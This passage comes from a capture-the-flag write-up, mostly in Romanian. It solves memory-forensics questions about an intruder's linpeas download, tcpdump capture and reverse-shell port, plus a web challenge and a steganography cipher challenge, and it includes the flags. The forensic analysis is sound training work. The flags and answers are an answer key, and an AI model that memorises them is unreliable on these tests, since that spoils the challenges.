
Proof of solving: Unsimply strings file.bin | grep password | grep carl:



11. What program/script did the attacker download on the server for the initial recon?

R: linpeas.sh


Proof of solving: strings file.bin | grep curl



12. The attacker might have set a recording mechanism on the network. Find out where is this recording stored (absolute path)

R: /home/carl/capture.pcap

Proof of solving: Mecanismul de recording despre care era vorba era tcpdump. Făcând un strings file.bin | grep tcpdump, am descoperit acea captură:



13. What PID does this recording mechanism have?

R: 4539


Proof of solving: Am folosit pluginul `linux_pstree` pentru a afișa procesele sub formă arborescentă:


```
(root@raicu) ~/home/andrei/Downloads
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3.13_0-32-genericx64 linux_pstree
Volatility Foundation Volatility Framework 2.6.1
Name      Pid      Uid
init      1
..upstart-udev-br 264
..systemd-udev 268
..dbus-daemon 335 102
..systemd-logind 364
..rsyslogd 366 101
..upstart-file-br 396
..upstart-socket 513
..dhclient 697
..getty 833
..getty 836
..getty 841
..getty 842
..getty 844
..sshd 874
..sshd 18894
..sshd 18942 1000
...bash 18943 1000
....sh 4414
.....tcpdump 4539
..sshd 4455
..sshd 4503 1000
...bash 4504 1000
....sh 4519
..cron 878
..atd 879
..acpid 883
..apache2 957
..apache2 960 33
..apache2 961 33
..apache2 962 33
..apache2 963 33
..apache2 964 33
..apache2 1062 33
..apache2 1072 33
..login 989
..bash 1045 1000
[kthreadd] 2
[ksftirqd/0] 3
[kworker/0:0] 4
[kworker/0:0H] 5
[rcu_sched] 7
[rcuos/0] 8
```

14. What port was used on the attacker's local machine for the reverse shell?

R. 12035

Proof of solving: Am gândit o soluție nu foarte ingenerească, strings file.bin | egrep "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}", practic să fac o filtrare a adreselor ip. Am găsit un query care conținea adresa atacatorului și un port. Acel port s-a dovedit a fi câștigător:




9. mongoose

Proof of flag: `ctf{ d130ca6ea8c05c8cf7dcf76dae146f2fcfd62be082e9acb9aa2f0a5934e4eee1}`

Summary: Challenge name is all you need to get it started!

Proof of solving:

Am deschis site-ul, unde mi a apărut un formular de login. Am dat prima oara view source și am văzut un script javascript care părea interesant:



L-am deschis, și în cadrul scriptului am descoperit că la un moment dat se va deschide

/congrats_d130ca6ea8c05c8cf7dcf76dae146f2fcfd62be082e9acb9aa2f0a5934e4eee1. L-am deschis, dar nu afișa nimic, așa că ideea următoare a fost să introduc șirul alfanumeric după congrats_. Acela, înconjurat de ctf{ }, s-a dovedit a fi flagul exercițiului.

10. mexican-specialties

Proof of flag: SISENIORIOVETACOBELLYVERYMUCH

Summary: A friend from Mexic sent me the attached picture on Telegram. What does it mean?

Proof of solving: Primul pas a fost strings pe imaginea primită, am văzut că în spatele ei se află o altă imagine embedded. Cu binwalk am extras imaginea respectivă:

```
(andrei@raicu) ~/Downloads/unbrk|
$ binwalk --extract --dd="*" mexican_specialties.jpg

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01
7018        0x1B6A      Zip archive data, at least v2.0 to extract, uncompressed size: 77216, name: wheel.png
70136       0x111F8     End of Zip archive, footer length: 22

(andrei@raicu) ~/Downloads/unbrk|
$
```

În folderul cu fișiere extrase se afla o imagine cu wheel. Având în vedere că titlul exercițiului are legătură cu Mexic, m-am gândit că se va lega cu Mexican Army Cipher Wheel, un cifru care folosește o "roată" ca cea din imagine. Folosind dcode.fr, am introdus șirul de cifre din imaginea principală, și la pozițiile discului, am folosit pe acelea din imaginea cu acel wheel (aici se află linkul: <https://www.dcode.fr/mexican-army-cipher-wheel>), am descoperit flagul:

